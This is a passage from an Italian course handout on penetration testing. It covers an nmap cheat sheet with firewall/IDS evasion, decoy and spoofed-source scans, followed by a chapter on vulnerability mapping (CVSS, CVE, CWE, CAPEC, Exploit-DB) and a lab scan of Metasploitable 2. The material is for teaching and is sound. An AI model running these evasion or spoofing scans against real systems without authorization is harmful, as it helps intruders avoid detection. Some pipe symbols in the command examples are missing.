nmap -n -Pn -vv -sV -script smb-enum*,smb-ls,smb-mbenum,smb-os-discovery,smb-s*,smb-vuln*,smbv2* -vv 192.168.1.1	Safe SMB scripts to run
nmap -script whois* domain.com	Whois query
nmap -p80 -script http-unsafe-output-escaping scanme.nmap.org	Detect cross site scripting vulnerabilities
nmap -p80 -script http-sql-injection scanme.nmap.org	Check for SQL injections

Firewall / IDS Evasion and Spoofing

SWITCH	EXAMPLE	DESCRIPTION
-f	nmap 192.168.1.1 -f	Requested scan (including ping scans) use tiny fragmented IP packets. Harder for packet filters
-mtu	nmap 192.168.1.1 -mtu 32	Set your own offset size
-D	nmap -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1	Send scans from spoofed IPs
-D	nmap -D decoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip	Above example explained
-S	nmap -S www.microsoft.com www.facebook.com	Scan Facebook from Microsoft (-e eth0 -Pn may be required)
-g	nmap -g 53 192.168.1.1	Use given source port number
-proxies	nmap -proxies http://192.168.1.1:8080, http:// 192.168.1.2:8080 192.168.1.1	Relay connections through HTTP/SOCKS4 proxies
-data-length	nmap -data-length 200 192.168.1.1	Appends random data to sent packets

Example *IDS Evasion* command:

```
nmap -f -t 0 -n -Pn --data-length 200 -D  
192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1
```

Output

SWITCH	EXAMPLE	DESCRIPTION
-oN	nmap 192.168.1.1 -oN normal.file	Normal output to the file normal.file
-oX	nmap 192.168.1.1 -oX xml.file	XML output to the file xml.file
-oG	nmap 192.168.1.1 -oG grep.file	Grepable output to the file grep.file
-oA	nmap 192.168.1.1 -oA results	Output in the three major formats at once
-oG -	nmap 192.168.1.1 -oG -	Grepable output to screen. -oN -, -oX - also usable
-append-output	nmap 192.168.1.1 -oN file.file -append-output	Append a scan to a previous scan file
-v	nmap 192.168.1.1 -v	Increase the verbosity level (use -vv or more for greater effect)
-d	nmap 192.168.1.1 -d	Increase debugging level (use -dd or more for greater effect)
-reason	nmap 192.168.1.1 -reason	Display the reason a port is in a particular state, same output as -vv
-open	nmap 192.168.1.1 -open	Only show open (or possibly open) ports
-packet-trace	nmap 192.168.1.1 -T4 -packet-trace	Show all packets sent and received
-iflist	nmap -iflist	Shows the host interfaces and routes
-resume	nmap -resume results.file	Resume a scan

Helpful Nmap Output examples


COMMAND	DESCRIPTION
nmap -p80 -sV -oG - -open 192.168.1.1/24 grep open	Scan for web servers and grep to show which IPs are running web servers
nmap -iR 10 -n -oX out.xml grep "Nmap" cut -d " " -f5 > live-hosts.txt	Generate a list of the IPs of live hosts
nmap -iR 10 -n -oX out2.xml grep "Nmap" cut -d " " -f5 >> live-hosts.txt	Append IP to the list of live hosts
ndiff scan1.xml scan2.xml	Compare output from nmap using the ndif
xsltproc nmap.xml -o nmap.html	Convert nmap xml files to html files
grep " open " results.nmap sed -r 's/ +/ /g' sort uniq -c sort -rn less	Reverse sorted list of how often ports turn up

Miscellaneous Nmap Flags

SWITCH	EXAMPLE	DESCRIPTION
-6	nmap -6 2607:f0d0:1002:51::4	Enable IPv6 scanning
-h	nmap -h	nmap help screen

Other Useful Nmap Commands


COMMAND	DESCRIPTION
nmap -iR 10 -PS22-25,80,113,1050,35000 -v -sn	Discovery only on ports x, no port scan
nmap 192.168.1.1-1/24 -PR -sn -vv	Arp discovery only on local network, no port scan
nmap -iR 10 -sn -traceroute	Traceroute to random targets, no port scan
nmap 192.168.1.1-50 -sL -dns-server 192.168.1.1	Query the Internal DNS for hosts, list targets only
nmap 192.168.1.1 --packet-trace	Show the details of the packets that are sent and received during a scan and capture the traffic.



CoScienze
Associazione

Sesta Parte

Vulnerability Mapping



CoScienze
Associazione

Capitolo 8 – Vulnerability Mapping

8.1 Concetti introduttivi

La fase di **Vulnerability Mapping** segue direttamente quella di *Enumerating Target*: una volta scoperti i servizi che ciascuna macchina eroga, e le versioni di questi servizi, andremo ad espandere il nostro livello di conoscenza grazie a strumenti che ci permetteranno di capire se i servizi esposti o i sistemi operativi, delle macchine target, hanno delle **vulnerabilità**, ed eventualmente **come sfruttarle**.

Ci occuperemo principalmente di vulnerabilità note, in quanto quelle non ancora divulgate (le vulnerabilità 0 day) non sono presenti nei sistemi che si occupano appunto di censire le vulnerabilità.

Le **vulnerabilità 0 day** possono essere vendute e comprate nel *Dark Web* in cambio di criptovalute, oppure possono essere rilevate da un *pentester* grazie alla sua conoscenza, soprattutto nel caso di errori di programmazione. Ci soffermeremo in particolare su due domini: quello riguardante le **applicazioni web** e il **dominio dei database**. Inoltre, vedremo diversi approcci per scoprire e capire il tipo delle vulnerabilità che riscontreremo.

Il **Vulnerability Mapping** (o Vulnerability Assessment) è il processo di identificazione e analisi dei problemi di sicurezza di un determinato asset. Questa fase ha due principali obiettivi: provare a sfruttare le vulnerabilità individuate e provare a mitigare.

Per **vulnerabilità** tipicamente si intende un difetto che può portare alla compromissione della **triade CIA**: quando si parla di sicurezza, spesso si intende sicurezza rispetto ad un avversario e in termine di **requisiti**.

I **requisiti** che devono essere garantiti sono:

- la riservatezza, ovvero l'accesso alle informazioni solo da parte di chi ha diritto a farlo (**confidenzialità**);
- l'informazione deve essere preservata così come è stata trasmessa (**integrità**);
- una risorsa deve essere accessibile nel range stabilito da chi la eroga (**disponibilità**).

La **sicurezza dell'informazione** non fa altro che garantire questi tre aspetti che, come sappiamo, caratterizzano il concetto di sicurezza. Vedremo che esistono procedure sia manuali che automatiche, e capiremo che conviene sempre utilizzare un approccio misto, in quanto i due aspetti sono complementari e non mutuamente esclusivi.

Ad esempio, uno dei vantaggi di utilizzare approcci basati su procedure manuali è la capacità di rilevare vulnerabilità *zero-day*, mentre un vantaggio delle procedure automatizzate è quello di effettuare previsioni sulla possibilità che sia presente una vulnerabilità in base ai dati che hanno analizzato in passato. Tuttavia, queste tecniche possono portare a falsi positivi (vulnerabilità individuata anche se non è presente) e a falsi negativi (nessuna vulnerabilità individuata anche se è presente). Affronteremo principalmente due tipi di vulnerabilità: quelle dei sistemi operativi e quelle dei software applicativi.

8.2 Caratterizzazione delle vulnerabilità

Possiamo distinguere tre principali classi di vulnerabilità:

1. **Vulnerabilità di progettazione**: debolezze dovute a specifiche errate di un sistema. Queste vulnerabilità nascono quando il software o il *SO* è stato progettato male. Sappiamo infatti da *Ingegneria del Software* che, quando i requisiti vengono raccolti in maniera errata e ci si accorge di questo errore nelle fasi più avanzate del ciclo di vita del *SW*, il problema diventa critico, in quanto per porre rimedio bisogna riprogettare da zero il sistema;

2. **Vulnerabilità di implementazione:** sono problemi tecnici comuni che tipicamente si trovano nel codice del sistema. Possono essere: bug, allocazione errata della memoria, mancata sanificazione dell'input, ecc... Si possono risolvere facilmente tramite patch;
3. **Vulnerabilità operative:** sono errori di configurazione del software o del sistema operativo. Possono sorgere, infatti, a causa di configurazioni poco sicure, come un *deploy* improprio oppure un accesso senza restrizioni alle directory root di un sistema. Possono essere risolte tramite una riconfigurazione del sistema.

Come è facilmente intuibile, la prima classe di vulnerabilità è quella più critica, perché sappiamo che riprogettare da zero un sistema ha un enorme impatto non solo sulla gestione del sistema stesso, ma soprattutto sui costi che deve affrontare l'azienda. Per ciascuna di queste classi di vulnerabilità possiamo fare una distinzione tra **vulnerabilità locali e remote**.

Una **vulnerabilità locale** si può verificare quando un utente malintenzionato ha un accesso diretto al sistema e può sfruttare la vulnerabilità eseguendo un *exploit* su tale sistema. Tipicamente questo tipo di vulnerabilità viene sfruttata per fare **privilege escalation**, ovvero per aumentare i propri permessi all'interno del sistema. Ad esempio, supponiamo che un utente abbia accesso ad un sistema basato su *Microsoft Windows Server 2008*, e che l'accesso a questo utente sia stato limitato dall'admin di sistema, tramite politiche di sicurezza che gli impediscono di effettuare determinate azioni. L'utente, utilizzando una vulnerabilità nota (in questo caso CVE-2013-0232, GP Trap Handler nt!KiTrap0D), potrebbe acquisire maggiori privilegi che gli permetterebbero di svolgere tutte le azioni con i privilegi di amministratore.

Una **vulnerabilità remota** si può verificare quando un utente malintenzionato non ha un accesso locale ad un sistema, ma una determinata vulnerabilità può essere sfruttata utilizzando un exploit veicolato attraverso la rete. Tipicamente questo tipo di vulnerabilità permette ad un utente di ottenere il controllo remoto del sistema, evadendo così eventuali difese fisiche.

8.2.1 Common Vulnerability Scoring System (CVSS)

Ripassiamo velocemente la terminologia: una **vulnerabilità** (o bug) è una debolezza che si trova in un sistema. Una **vulnerabilità** diventa una minaccia quando un utente malevolo può sfruttarla per eseguire azioni non autorizzate. Un **exploit** è un codice che sfrutta una determinata **vulnerabilità**.

Per capire quanto sia critica una vulnerabilità esiste uno standard, chiamato **CVSS** (Common Vulnerability Scoring System), open e gratuito, utilizzato per la valutazione della gravità delle vulnerabilità nei sistemi.


Il CVSS è costituito da tre gruppi di metriche:

1. **Base Metric:** valutano la gravità di una vulnerabilità in base a sue caratteristiche intrinseche che sono costanti nel tempo ed ipotizzano l'impatto del caso peggiore di tale vulnerabilità in diversi ambienti operativi.
2. **Temporal Metric:** regolano le «*Base Metric*» di una vulnerabilità in funzione di fattori che possono cambiare nel tempo ma non tra gli ambienti operativi, come ad esempio la disponibilità di exploit.
3. **Environmental Metric:** regolano le «*Base Metric*» e le «*Temporal Metric*» in funzione di uno specifico ambiente operativo, considerando fattori come la presenza di mitigazioni per quel determinato ambiente.

Base Metric


È composto da due insiemi di metriche:

1. **Exploitability metrics**: caratterizzano la facilità ed il modo in cui una vulnerabilità può essere sfruttata. Tali metriche rappresentano le caratteristiche intrinseche di ciò che è vulnerabile (componente vulnerabile).
2. **Impact metrics**: caratterizzano l'impatto (in termini di triade CIA) che una exploitation riuscita genera su una determinata componente (componente impattata).




Temporal Metric

Caratterizza aspetti di una vulnerabilità che possono cambiare nel tempo ma non tra gli ambienti operativi. Ad esempio, la disponibilità di un exploit semplice da usare aumenterebbe il punteggio CVSS, mentre la creazione di una patch ufficiale lo diminuirebbe.




Environmental Metric

Rappresenta caratteristiche di una vulnerabilità che sono rilevanti ed uniche per un determinato ambiente operativo. Considera fattori come la presenza di controlli di sicurezza che possono mitigare le conseguenze di un eventuale attacco per un determinato ambiente e l'importanza relativa di una componente vulnerabile all'interno di un asset.



Scoring System

Il **Base Score** prodotto dalle «*Base Metrics*» può essere eventualmente «perfezionato», assegnando un punteggio alle «*Temporal Metrics*» ed alle «*Environmental Metrics*», così da riflettere più accuratamente la gravità di una vulnerabilità per un determinato ambiente operativo in uno specifico momento.



Il CVSS produce anche un **vettore**, che fornisce una rappresentazione testuale dei valori delle metriche utilizzate per caratterizzare la vulnerabilità. Tale vettore deve contenere le stringhe che rappresentano i valori assegnati a ciascuna metrica e dovrebbe sempre essere visualizzato insieme allo score assegnato a ciascuna vulnerabilità. Tali stringhe che rappresentano le *Base Metrics*, devono essere incluse nel vettore, le altre (Temporal Metrics ed Environmental Metrics) possono essere omesse.

Esempio: CVSS:3.1/S:U/AV:N/AC:L/PR:H/UI:N/C:L/I:L/A:N/E:F/RL:X

Un esempio più accurato è possibile vederlo nelle slide del pdf “Argomento 9 - Vulnerability Mapping - Parte 1.pdf” dalla *slide 36* alla *slide 44*.

Il CVSS definisce cinque livelli di criticità, assegnando ad ognuno dei quali un punteggio.

CVSS v2.0 Ratings		CVSS v3.x Ratings	
Severity	Severity Score Range	Severity	Severity Score Range
		None*	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

8.2.2 National Vulnerability Database (NVD)

Il [National Vulnerability Database](#) (NVD) è un archivio di informazioni CVE gestito dal **National Institute of Standards and Technology** (NIST) e costituisce una fonte molto completa di informazioni sulle vulnerabilità.

I punti chiave del NVD sono:

- **Aggregazione:** il NVD aggrega le informazioni sui CVE, inclusi dettagli sulla gravità (Severity) delle vulnerabilità, risposte dei fornitori e patch disponibili. Risorsa centralizzata per accedere alle informazioni sulle vulnerabilità.
- **Severity Scoring:** il NVD assegna punteggi CVSS ai CVE, aiutando le organizzazioni a valutare la gravità e l'impatto delle vulnerabilità.
- **Riferimenti:** il NVD include riferimenti a risorse esterne, come avvisi di sicurezza e patch. Risorsa preziosa per le organizzazioni che desiderano risolvere o mitigare le vulnerabilità.

Il CVSS rappresenta un elemento chiave per il NVD e per tutte le tassonomie delle vulnerabilità.

8.3 Tassonomia delle vulnerabilità

Esistono diverse **tassonomie** per categorizzare le possibili vulnerabilità che possono verificarsi, tuttavia, nessuna tassonomia contiene una lista esaustiva di tutte le vulnerabilità esistenti, inoltre, una singola vulnerabilità potrebbe far parte di più tassonomie. Una **tassonomia** è utile a identificare la maggior parte dei problemi di sicurezza, a patto però che non si tratti di vulnerabilità non ancora note (zero-day).

Common Vulnerabilities and Exposure (CVE)

La tassonomia più utilizzata è la **CVE** (Common Vulnerabilities and Exposure): un identificatore standardizzato per le vulnerabilità note nei prodotti software e hardware. A queste vulnerabilità quando vengono identificate sono assegnati dei numeri *CVE* univoci per facilitare il monitoraggio e la condivisione delle informazioni su di esse.

CVE permette di ottenere informazioni su vulnerabilità e problemi di sicurezza noti, quindi, non contempla vulnerabilità di tipo **0-day**.

I punti chiave del *CVE* sono:

- **Identificazione:** i *CVE* vengono assegnati da varie organizzazioni, inclusa la *MITRE Corporation*, che gestisce il database *CVE*. Ogni *CVE* include un identificatore univoco (ad esempio, CVE-2024-24558) ed una descrizione della vulnerabilità.
- **Astrazione:** i *CVE* non includono dettagli su come sfruttare le vulnerabilità o potenziali soluzioni. Rappresentano un modo comune per discutere e condividere informazioni sulla vulnerabilità.
- **Universalità:** i *CVE* vengono utilizzati in tutto il mondo da professionisti della sicurezza, ricercatori, fornitori e organizzazioni per fare riferimento ed affrontare le vulnerabilità note. Consentono una comunicazione coerente sui problemi di sicurezza.

Dalla pagina web del *CVE* è possibile scaricare le liste complete di vulnerabilità note in vari formati, così da poter utilizzare metodi di inferenza o di predizione, e per poterli analizzare anche in maniera offline. Inoltre, è possibile cercare le vulnerabilità in base al sistema operativo ed a una sua particolare versione, oltre che a poterle catalogare per anno. È importante filtrare le vulnerabilità in base all'anno di scoperta in quanto è più probabile che quelle più nuove non siano ancora state mitigate.

Vediamo un esempio di vulnerabilità, in particolare quella relativa al *Message Of The Day* nei vecchi sistemi *Linux*. La *CVE* di riferimento è la **CVE-2018-6557**.

Impact

CVSS v3.0 Severity and Metrics:

Base Score: 7.0 HIGH

Vector: AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H ([V3 legend](#))

Impact Score: 5.9

Exploitability Score: 1.0

Attack Vector (AV): Local

Attack Complexity (AC): High

Privileges Required (PR): Low

User Interaction (UI): None

Scope (S): Unchanged

Confidentiality (C): High

Integrity (I): High

Availability (A): High

CVSS v2.0 Severity and Metrics:

Base Score: 4.4 MEDIUM

Vector: (AV:L/AC:M/Au:N/C:P/I:P/A:P) ([V2 legend](#))

Impact Subscore: 6.4

Exploitability Subscore: 3.4

Access Vector (AV): Local

Access Complexity (AC): Medium

Authentication (AU): None

Confidentiality (C): Partial

Integrity (I): Partial

Availability (A): Partial

Additional Information:

Allows unauthorized disclosure of information

Allows unauthorized modification

Allows disruption of service

In particolare, possiamo osservare due diversi sistemi di punteggio, il **CVSS v3.0** e il **CVSS v2.0**. Possiamo notare che il punteggio base della vulnerabilità è diverso perché vengono considerati fattori differenti nei due sistemi di punteggio.

Un modo più dettagliato per visualizzare le vulnerabilità censite da **CVE** è [**CVE Details**](#), che fornisce un'interfaccia web facile da utilizzare e mette a disposizione i dati forniti da **CVE**. Oltre a cercare vulnerabilità per sistema operativo, permette di cercare vulnerabilità relative ad aziende produttrici, prodotti, versioni e dispositivi, visualizzando le entry **CVE** di riferimento.

Anche **CVE details** mostra tutte le caratteristiche e i punteggi delle vulnerabilità, ma in più mostra anche tutte le versioni dei prodotti/sistemi operativi/software che sono affetti da quella vulnerabilità e i possibili exploit per sfruttarla.

CVE details è una fonte costantemente aggiornata e ben manutenuta, per cui può essere un'ottima fonte da cui attingere durante il processo di *Vulnerability assessment*.

Per maggiori informazioni sull'interfaccia di **CVE details** vedere il pdf “Argomento 9 - Vulnerability Mapping - Parte 1.pdf” dalla *slide* 86 alla *slide* 121.

Known Exploited Vulnerabilities (KEV)

Il [**Known Exploited Vulnerabilities**](#) (KEV) è un catalogo gestito dal *U.S. Cybersecurity and Infrastructure Security Agency* (CISA) per tenere traccia delle vulnerabilità hardware e software in base al loro effettivo sfruttamento.

CISA mantiene una fonte autorevole delle vulnerabilità che sono state sfruttate. Le organizzazioni dovrebbero utilizzare il catalogo KEV come input per assegnare le priorità nella gestione delle vulnerabilità.

Common Weakness Enumeration (CWE)

CVE è uno standard per identificare e denominare vulnerabilità specifiche mentre [**CWE**](#) è uno standard per classificare e descrivere le tipologie di debolezze che possono portare a vulnerabilità.

CWE integra **CVE** concentrandosi sui tipi di «debolezze» che possono esistere nel software o nell'hardware.

CVE identifica istanze specifiche di vulnerabilità, **CWE** classifica i difetti o le debolezze comuni che possono portare a vulnerabilità.

CWE si basa sui seguenti punti chiave:

- **Categorizzazione delle debolezze:** *CWE* fornisce un elenco standardizzato delle «debolezze» comuni del software e hardware; ad ogni debolezza viene assegnato un identificatore univoco.
- **Comprensione delle debolezze:** *CWE* aiuta a comprendere le cause delle vulnerabilità, organizzandole in classi diverse e fornendo descrizioni dettagliate per ciascuna debolezza.
- **Prevenzione delle debolezze:** *CWE* punta a migliorare la sicurezza del software e dell'hardware aiutando a prevenire, identificare ed affrontare le vulnerabilità comuni.

Per maggiori informazioni sull'interfaccia di *CWE* vedere il pdf “Argomento 9 - Vulnerability Mapping - Parte 1.pdf” dalla slide 130 alla slide 137.

Common Attack Pattern Enumeration and Classification (CAPEC)

Il **CAPEC** è una risorsa collaborativa che consente di identificare e comprendere gli attacchi.

Fornisce un catalogo pubblicamente disponibile di **attack pattern** comuni per consentire agli utenti di capire come gli attaccanti sfruttano le debolezze rilevate.

Gli **attack pattern**:

- Descrivono gli approcci comunemente utilizzati per sfruttare determinate debolezze;
- Definiscono le sfide che un avversario deve affrontare durante un attacco;
- Derivano dal concetto di design pattern, applicato in un contesto distruttivo piuttosto che costruttivo;
- Sono generati a partire da un'analisi approfondita di specifici attacchi che avvengono nel mondo reale.

Ogni **attack pattern** raccolge/mostra informazioni su come vengono progettate ed eseguite parti specifiche di un attacco e fornisce indicazioni su come mitigare l'efficacia dell'attacco. Inoltre, gli **attack pattern** aiutano a comprendere meglio gli elementi specifici di un attacco e come impedirne la riuscita.

CAPEC è stato istituito dal *U.S. Department of Homeland Security* come parte dell'iniziativa strategica *Software Assurance* (*SwA*) dell'*Office of Cybersecurity and Communications* (*CS&C*).

Il CAPEC è relato al **CWE** ed al **CVE**, infatti, un **attack pattern** definito nel CAPEC è tipicamente un metodo per sfruttare uno o più **CWE** al fine di eseguire un attacco. Molte entry del CAPEC contengono un *Execution Flow*, cioè istruzioni dettagliate su come un avversario può sfruttare una debolezza (**CWE**).



Ad ogni entry del CAPEC è associato un **ID numerico** (Attack Pattern ID). L'ID non codifica alcuna informazione in particolare, ma serve solo a indicare quando la entry è stata aggiunta al CAPEC. Tutte le entry hanno anche un **titolo** ed una **descrizione**: una descrizione è un riepilogo di ciò che riguarda l'attack pattern.

CAPEC-36: Using Unpublished Interfaces

Attack Pattern ID: 36	Status: Draft
Description	
An adversary searches for and invokes interfaces that the target system designers did not intend to be publicly available. If these interfaces fail to authenticate requests the attacker may be able to invoke functionality they are not authorized for.	

Le debolezze sfruttate dall'*attack pattern* sono elencate nella sezione **Related Weaknesses**. Si noti che la mappatura tra le entry del CAPEC e le debolezze del CWE non segue necessariamente una relazione **uno-a-uno**. L'*attack pattern* potrebbe dover sfruttare tutte le debolezze elencate, un sottoinsieme di esse o solo una, infatti, spesso esistono diverse debolezze, ognuna delle quali potrebbe essere utilizzata per consentire l'exploitation.

Related Weaknesses	
Weakness	
CWE-ID	Weakness Name
306	Missing Authentication for Critical Function
693	Protection Mechanism Failure
695	Use of Low-Level Functionality

L'**Execution Flow** fornisce istruzioni esaustive su come eseguire l'attacco:

Execution Flow	
Explore	
1. Identify services: Discover a service of interest by exploring service registry listings or by connecting on a known port or some similar means.	
Techniques Search via internet for known, published services. Use automated tools to scan known ports to identify internet-enabled services. Dump the code from the chip and then perform reverse engineering to analyze the code.	
2. Authenticate to service: Authenticate to the service, if required, in order to explore it.	
Techniques Use published credentials to access system. Find unpublished credentials to access service. Use other attack pattern or weakness to bypass authentication.	
3. Identify all interfaces: Determine the exposed interfaces by querying the registry as well as probably sniffing to expose interfaces that are not explicitly listed.	
Techniques For any published services, determine exposed interfaces via the documentation provided. For any services found, use error messages from poorly formed service calls to determine valid interfaces. In some cases, services will respond to poorly formed calls with valid ones.	
Experiment	
1. Attempt to discover unpublished functions: Using manual or automated means, discover unpublished or undocumented functions exposed by the service.	
Techniques Manually attempt calls to the service using an educated guess approach, including the use of terms like 'test', 'debug', 'delete', etc. Use automated tools to scan the service to attempt to reverse engineer exposed, but undocumented, features.	
Exploit	
1. Exploit unpublished functions: Using information determined via experimentation, exploit the unpublished features of the service.	
Techniques Execute features that are not intended to be used by general system users. Craft malicious calls to features not intended to be used by general system users that take advantage of security flaws found in the functions.	

Un *Execution flow* è tipicamente costituito da tre fasi:

1. **Explore:** questa fase descrive vari modi per trovare un potenziale obiettivo da attaccare;
2. **Experiment:** una volta trovato un obiettivo, questa fase suggerisce vari modi per determinare se tale obiettivo contiene debolezze da sfruttare;
3. **Exploit:** tecniche suggerite per condurre l'attacco vero e proprio

L'Execution Flow non riguarda solo come eseguire l'attacco, ma anche come determinare se l'obiettivo individuato è vulnerabile.

Una **entry CAPEC** definisce anche i prerequisites (Prerequisites), le competenze (Skills Required) e le risorse (Resources Required) che sono necessarie per condurre un attacco.

▼ Prerequisites

The architecture under attack must publish or otherwise make available services that clients can attach to, either in an unauthenticated fashion, or having obtained an authentication token elsewhere. The service need not be 'discoverable', but in the event it isn't it must have some way of being discovered by an attacker. This might include listening on a well-known port. Ultimately, the likelihood of exploit depends on discoverability of the vulnerable service.

▼ Skills Required

[Level: Low]

A number of web service digging tools are available for free that help discover exposed web services and their interfaces. In the event that a web service is not listed, the attacker does not need to know much more in addition to the format of web service messages that they can sniff/monitor for.

▼ Resources Required


None: No specialized resources are required to execute this type of attack. Web service digging tools may be helpful.

Le conseguenze di un attacco riuscito utilizzando un determinato *attack kpattern* sono elencate nella sezione **Consequences**.

▼ Consequences

Scope	Impact
Confidentiality	Read Data
Confidentiality	
Access Control	
Authorization	Gain Privileges

Gli esempi del mondo reale (**Example Instances**) sono spesso utili per capire come utilizzare un *attack pattern*.



▼ Example Instances

To an extent, Google services (such as Google Maps) are all well-known examples. Calling these services, or extending them for one's own (perhaps very different) purposes is as easy as knowing they exist. Their unencumbered public use, however, is a purposeful aspect of Google's business model. Most organizations, however, do not have the same business model. Organizations publishing services usually fall back on thoughts that Attackers "will not know services exist" and that "even if they did, they wouldn't be able to access them because they're not on the local LAN." Simple threat modeling exercises usually uncovers simple attack vectors that can invalidate these assumptions.

Associazione

Ricapitolazione: CVE, CWE, CAPEC ed NVD

CVE, **KEV**, **CWE**, **CAPEC** ed **NVD** sono componenti essenziali per la gestione delle vulnerabilità:

- **CVE** fornisce identificatori univoci per vulnerabilità specifiche;
- **KEV** fornisce indicazioni sulle vulnerabilità che sono state sfruttate;
- **CWE** classifica le debolezze comuni di software e hardware;
- **CAPEC** permette di identificare e capire i pattern di attacco più comuni;
- **NVD** funge da archivio centralizzato per le informazioni relative ai CVE.

Tali componenti aiutano a rimanere informati, comprendere e mitigare in modo efficace le vulnerabilità.

Altre fonti

- [**Exploit Database**](#) è un'altra tassonomia molto importante perché rappresenta il principale repository di strumenti di attacco per sfruttare le vulnerabilità. Infatti, *exploit DB* non solo ci mostra lo strumento di attacco ma anche la vulnerabilità di riferimento relativa. Anche questa lista viene costantemente aggiornata e quindi è molto affidabile;
- [**SecurityFocus**](#) è anch'essa una fonte molto valida, alimentata da hacker russi e cinesi. Viene utilizzata molto in quanto il processo di censimento di una vulnerabilità è più veloce rispetto a quello di CVE, quindi, è possibile trovare potenzialmente vulnerabilità più nuove;
- [**RAPID7**](#) è un'azienda che fornisce numerosi strumenti per la security (tra cui la suite metasploitable), oltre che a una tassonomia molto ricca di informazioni e utilizzabile gratuitamente;
- [**Packet Storm**](#) è una fonte storica di informazioni che riguardano la security, dove è possibile trovare informazioni di vario tipo su vulnerabilità e trend in ambito sicurezza;
- [**Secunia Research Community**](#), mantenuto da hacker spagnoli.
- [**Core Security**](#), che è stata la prima a rilasciare una suite per il *pentesting* che funziona in maniera automatica (quasi come metasploit ma che costa migliaia di euro).

8.4 Analisi manuale delle vulnerabilità

La prima cosa da fare in un **approccio manuale** (supposto che conosciamo l'indirizzo IP o l'hostname della macchina target) per l'analisi delle vulnerabilità è la fase di scansione. La scansione mi permette di conoscere le porte che offrono un servizio, il nome e la versione del servizio. Dopodiché vado ad analizzare le fonti che abbiamo appena descritto per vedere se i servizi che offre la macchina target soffrono di qualche vulnerabilità.

Il paradigma che viene utilizzato tipicamente infatti è il seguente:

1. **Active Service Enumeration** della macchina target, per rilevare porte aperte, protocolli, servizi e versione dei servizi erogati. Questa fase tipicamente si fa con strumenti quali `nmap`, `unicornscan`, ecc...
2. **Ricerca manuale delle vulnerabilità** relative alla versione dei servizi rilevati, condotta effettuando ricerche manuali sulle tassonomie delle vulnerabilità (in particolare sulla tassonomia denominata Exploit DataBase – [EDB](#)).

Supponiamo di volere analizzare la macchina target *Metasploitable 2*. Utilizziamo `nmap` per ottenere informazioni sui servizi di rete offerti:

```
nmap -sV -T5 -p- 10.0.2.4
```

- `-sV` permette di ottenere quante più informazioni possibili sui servizi erogati dalle porte;
- `-T5` permette di ottenere la massima velocità di scansione;
- `-p-` permette di scansionare tutte le 65535 porte;
- `10.0.2.4` è l'indirizzo della macchina *Metasploitable 2* nel nostro esempio.

Analizziamo l'output che ci viene mostrato:

```
root@kali:~# nmap -sV -T5 -p- 10.0.2.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-15 17:45 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0032s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      openssh 4.7.1p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
